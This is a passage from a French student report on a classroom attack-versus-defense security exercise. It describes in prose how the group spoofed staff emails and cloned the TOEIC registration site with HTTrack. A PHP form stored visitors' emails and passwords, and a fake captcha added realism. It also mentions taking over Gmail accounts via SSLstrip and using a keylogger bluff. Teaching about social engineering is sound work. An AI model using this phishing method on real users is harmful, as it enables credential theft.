- ✓ Envoyer le mail avec comme adresse d'expéditeur l'adresse de M. AOUN, Mme. DEPERETTI ou encore Mme. LEROUX.
- ✓ Créer un faux site Web TOEIC où il faudra remplir un formulaire (*demandant une adresse mail et un mot de passe pour s'identifier le jour de l'épreuve et avoir accès à un espace personnel… n'existant PAS DU TOUT !!!*).
- ✓ Héberger ce site sur Internet (*toeic.inscriptions.fr par exemple*) en espérant que les étudiants ne se rendent pas compte de ce « *faux site* » (*pour cela il a fallu faire un site Web totalement identique à celui, véritable, du TOEIC*).

Le mail, pour être efficace, doit être très clair et susciter le moins d'interrogations possibles auprès des étudiants. Pour cela il n'a fallu négliger aucun détail :

- ✓ Insister sur l'aspect de gratuité du test (*grâce à une aide de la région toulousaine…*).
- ✓ Test facultatif (*l'inscription n'engage pas l'obligation d'effectuer le test*).
- ✓ Spécifier que la non-réussite du test n'engendre aucun rattrapage et n'influe pas sur l'obtention du M2.

En termes de résultats, il faut tout d'abord savoir que le faux site Web a bien été réalisé (*voir page suivante*). Malheureusement pour nous, ce mini-projet a été abandonné pour deux principales raisons. La première était que l'on disposait déjà des informations dont on avait besoin, à savoir les mots de passe des comptes mails de toute la promotion. Nous ne voulions donc pas éveiller leurs soupçons en cas de découverte de la vérité : **SITE WEB BIDON ATTENTION !!!** La seconde raison était que nous avions eu des problèmes techniques avec la mise en ligne du « *faux* » site Web… payante de surcroit (*nom de domaine plutôt cher pour éviter les soupçons*).

Techniquement parlant, ce site Web a été réalisé très rapidement et sans trop de difficultés. En effet, nous avons utilisé le logiciel « ***HTTrack Website Copier*** » pour récupérer les fichiers (*images, pages HTML, fichiers CSS, etc…*) et ainsi réaliser une copie du site Web officiel du TOEIC, du moins sa page d'inscription à une session : mêmes formulaires, même charte graphique, même disposition, etc… Dans un premier temps, nous avons donc mis en place le site Web (*page d'inscription uniquement, tous les liens de cette page envoyant le visiteur sur des pages du vrai site Web pour ne pas éveiller les soupçons de l'équipe de défense*). Après quelques retouches au niveau du fichier CSS ainsi que le formulaire et son traitement PHP, nous avons crée une base de données contenant les informations entrées et validées par le visiteur. Même si le formulaire contient plusieurs champs, la mise en base

concerne seulement le mot de passe et l'adresse mail du visiteur, largement suffisant pour effectuer une identification (*document secrétariat*). Petite astuce au passage : nous avons crée un faux « *captcha* » (*forme de test de Turing permettant de différencier de manière automatisée un utilisateur humain d'un ordinateur*) indiquant toujours « *floue* » et permettant de consolider l'aspect réel de ce site imposteur. Une fonction PHP vérifie le mot entré par le visiteur et, dans le cas où « *floue* » n'est pas marqué, une erreur s'affiche dans une fenêtre JavaScript, autre indice renforçant l'aspect sérieux et original du site Web. Une fois le « *package* » TOEIC prêt et opérationnel sur WAMPSERVER, nous avons réalisé une série de test qui, par la suite, ont donné de bons résultats…


Cependant, malgré le bon fonctionnement du site Web imposteur, nous avons décidé de ne pas le mettre en ligne pour éviter d'éveiller les soupçons de l'équipe de défense (*nous possédions toutes leurs informations au moment du lancement éventuel du site Web*). Mais il faut aussi prendre en compte le fait que le domaine était payant (*.com ou .fr*) et nous n'avons pas trouvé utile de financer ce programme. Néanmoins, le projet a été commencé très tôt (*juste après la C1*) donc nous avions beaucoup d'attente sur ce dernier. Cette attente s'est bien évidemment estompée à partir du moment où nous avons mis la main sur leurs informations lors de l'épisode « *SSLSTRIP* ».

Cependant, nous avons tenté autre chose quelque peu différent. Vu toute la difficulté à récupérer des informations auprès des autres groupes pour les raisons spécifiées précédemment, on a jugé utile de conduire le groupe de défense sur de fausses pistes afin de les déstabiliser. Lors d'une séance de TP, nous avons récolté une somme d'argent (*1€ par membre du groupe d'attaque*) devant des membres des autres groupes afin de leur faire croire à la mise en place de « *keyloggers* » dans les claviers de leurs machines. Ce fut un succès. En effet, le soir même, nous nous sommes rendu compte sur un compte mail d'un membre du groupe de défense, qu'ils avaient bien prévu pour le lendemain de démonter les claviers de leurs machines. Cette action a réussi à les déstabiliser lors du début de la troisième confrontation. Vous avez-dit méchants ?

02 | Bilan d'expérience en S.E.

Comme nous l'avons vu précédemment, le facteur « *communication* », sur lequel se base le social engineering, est extrêmement important. Nous l'avons très souvent répété dans ce rapport et la dernière expérience liée au « *fake_TOEIC* » est là pour valider cette affirmation. Au cours de ce long projet (*comparé aux autres effectués tout au long du cursus STRI*), nous avons beaucoup misé sur la communication externe et toutes les solutions qu'elle apportait. En effet, le responsable de la communication générale du groupe d'attaque possédait plusieurs fonctions : émettre des requêtes aux groupes adverses, calmer le jeu et désamorcer des situations tendues, gagner du temps, tromper le groupe de défense, mettre la pression, etc… Le social engineering est à la mode en ce moment et on comprend bien pourquoi. Il est en effet très souvent plus facile d'obtenir des informations intéressantes en usant de son charme et de son phrasé… qu'en s'attaquant au tout dernier routeur CISCO une nuit entière avec son double café en main. Le processus de social engineering peut parfois se confondre avec celui de manipulation car l'on souhaite obtenir des informations de la part d'une personne en la trompant volontairement.

Il y a les virus, les trojans, les trappes, les DDoS… mais aussi le social engineering. Cette activité peut avoir des conséquences graves pour une entreprise selon la nature des informations volées. Très souvent, on remarque que la faille vient de l'aspect « *communication* », et pas seulement d'une mauvaise configuration ou d'un simple port ouvert. Ce projet nous a donc fait prendre conscience de tous ces aspects là et nous montre par « *A + B* » qu'il est nécessaire de faire attention à la fois à la dimension technique mais aussi celle de la communication. Certes, nous étions dans le groupe d'attaque mais nous nous sommes très souvent mis à la place des défenseurs, à la fois pour mieux comprendre leur façon de penser leur politique de sécurité mais aussi pour avoir le réflexe de penser « *défense* ». Nous nous disions, par exemple, que chaque mail devait posséder une signature dans le corps du texte particulière et très discrète pour, en cas de falsification, détecter une fausse communication. Autre exemple, on peut proposer un système de vérification pour les mails demandant les mots de passe (*oubli, etc…*) et éviter de répondre systématiquement… et se faire avoir (*cas du groupe de défense quand nous avons pris le contrôle des comptes GMAIL*). Il y a une multitude d'exemples, dont certains très pointus, et c'est une bonne chose de s'attarder sur certains scénarios pour détecter une attaque. **Penser avant l'attaque**.




➔ QUE RETENIR DE CE PROJET ?

Tout au long de ce projet qui nous a réellement passionnés, nous avons eu l'occasion de découvrir ce vaste domaine qu'est celui de la sécurité informatique. Faisant appel à plusieurs activités dont celles d'analyse, de développement ou de communication, ce projet nous a permis, pour la première fois, de travailler dans un groupe élargi et ainsi en voir les avantages et les difficultés. En effet, nous avons vu l'impact du puissant facteur « *communication* », la nécessité de faire une bonne gestion de projet afin d'être efficace en confrontation, l'intérêt de se documenter assez régulièrement pour être au courant des dernières failles en date, etc… L'énorme avantage qu'apporte le travail au sein de groupe élargi est, bien évidemment, la multiplication des différents profils et « *spécialités* ». Cet aspect là nous a d'ailleurs beaucoup servi en nous permettant de varier les activités et déléguer le travail en fonction des compétences et motivations de chacun. Cependant, il y a aussi un énorme inconvénient à tout cela : la gestion de projet complexe. Effectivement, quand on travaille dans un groupe de quatorze personnes, il est indispensable d'être bien au point au niveau gestion de projet : objectifs, gestion des équipes, plans d'attaque, etc… Le but final était d'informer chaque membre de la tâche à faire pour éviter d'être perdu. Rien de pire que de ne pas savoir quoi faire, en résumé.

Concernant le résultat final, nous sommes satisfaits du déroulement global du projet au cours duquel nous avons rarement été mis en difficulté. Nous sommes aussi satisfaits du résultat des diverses confrontations, notamment la dernière où nous avons pu mettre en avant tout le travail effectué pendant plus d'un mois. Cependant, nous tenons à dire que le système de « *confrontations* » nous a posé quelques problèmes car nous étions obligés d'attendre l'ultime séance pour envoyer la sauce… en sachant que nous aurions pu tout perdre avant. Nous nous posions souvent la question de savoir si nous allions garder ou non les accès jusqu'à la fin. Nous avions bien évidemment peur de tout perdre la veille du « *show* » final. Heureusement pour nous, tout était prévu à l'avance… mais on ne sait jamais. Nous savions aussi que si l'équipe de défense avait écouté et fait confiance à celle de l'audit, notre tâche aurait été largement plus ardue. Nous rendons donc hommage au seul groupe qui ne nous a pas ouvert ses portes.

Pour finir, même si ce rapport peut parfois présenter les choses de manière décalée avec un certain vocabulaire, il n'en reste que, tout au long de ce projet, nous avons été le plus sérieux possible afin d'être efficace et ne pas rendre « *copie blanche* ». Tout au long de ce projet, nous avons respecté et pris au sérieux les groupes adverses en sachant que tout pouvait aller très, très vite. Un jour, nous pouvions avoir un catalogue entier d'identifiants et mots de passe… et le lendemain être dans le flou total. Ce projet a été l'un des plus passionnants de ces trois années « *STRI* ». Nous en garderons d'excellents souvenirs et beaucoup de choses positives.



➔ WEBOGRAPHIE

Voici une sélection des liens Web (*tutoriels, définitions, etc…*) utilisés pour réaliser ce projet sécurité :

- ✓ http://fr.wikipedia.org
- ✓ http://www.crack-wifi.com
- ✓ http://www.metasploit.com
- ✓ http://www.backtrack-fr.net
- ✓ http://www.siteduzero.com
- ✓ **http://www.linux-france.org/prj/inetdoc**